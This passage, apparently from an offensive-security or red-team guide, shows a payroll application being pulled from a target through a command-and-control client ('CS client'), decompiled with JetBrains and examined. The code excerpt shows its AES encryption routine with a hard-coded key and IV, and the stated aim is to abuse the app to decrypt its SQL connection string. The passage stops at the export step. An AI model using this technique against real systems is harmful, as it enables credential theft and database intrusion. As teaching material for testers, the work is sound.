


Figure 179 - Example of payroll application discovered

If we click on the file and select it we will be able to "**Right-Click**" and select the download option:




Figure 180 - Example of downloading a file inside CS client

Once we hit the download button, we can go to the download section in the CS client. This will take us to the downloads tab which will show the downloaded file. We will then need to hit "**Sync Files**" which will download the file to our host which is running the CS client:




Figure 181 - CS Client downloads tab showing application

In our case the file was downloaded to the Downloads folder as shown in the following example:




Figure 182 - Downloaded application from CS client

Now we can execute the application to see what it does. In this case it's a forms application with a Database Connect option:




Figure 183 - Forms application with a connection button

If we attempt to execute the application, it errors out due to a SQL issue:




Figure 184 - Application error message relating to SQL server

Looking further at the error message its showing that a SQL server is not available. This makes sense as the application most only be talking internally to a host. We can see that the application is mostly using a SQL open command to establish the connection without any error handling:




Figure 185 - .NET application error message

Since we have determined that the application is a C# program, we can decompile this with JetBrains to see what's inside. At a first look we can see the application name is **PayrollConnect3**:




Figure 186 - Example of JetBrains application

If we start searching around, we can find there is an encrypted string that is listed under a namespace called "**SQLServerConnectionExample**". This tells us that the encrypted string is connection string that is being used to make the connection to the sql server.




Figure 187 - Example of encrypted connection string

If we search some more, we can see the developers left the initial encryption function in the application. Looking further we can also see that the application contains a decryption function that handles decrypting the string before the connection goes out. With this information we can abuse the application to give us the decrypted string.

```
namespace SQLServerConnectionExample
{
  public static class SqlStringEncryption
  {
    private static readonly byte[] key = Encoding.UTF8.GetBytes("0ba9b360c1c5ea8fa95c204dce06bd5f");
    private static readonly byte[] iv = Encoding.UTF8.GetBytes("e3HdqKFAnhGZS7cS");

    public static string EncryptConnectionString(string connectionString)
    {
      byte[] inArray = (byte[]) null;
      using (Aes aes = Aes.Create())
      {
        aes.Key = SqlStringEncryption.key;
        aes.IV = SqlStringEncryption.iv;
        aes.Mode = CipherMode.CBC;
        aes.Padding = PaddingMode.PKCS7;
        ICryptoTransform encryptor = aes.CreateEncryptor(aes.Key, aes.IV);
        using (MemoryStream memoryStream = new MemoryStream())
        {
          using (CryptoStream cryptoStream = new CryptoStream((Stream) memoryStream, encryptor, CryptoStreamMode.Write))
          {
            using (StreamWriter streamWriter = new StreamWriter((Stream) cryptoStream))
              streamWriter.Write(connectionString);
          }
          inArray = memoryStream.ToArray();
        }
      }
      return Convert.ToBase64String(inArray);
    }
```

Figure 188 - AES encryption strings in application

To do this we will need to export the decompiled application in JetBrains to a project file that **Visual Studio** can use and allow us to build. All we need to do is **Right-Click** on the Payroll application and select "**Export to Project**". The following example below shows the option to export the application to a project file:

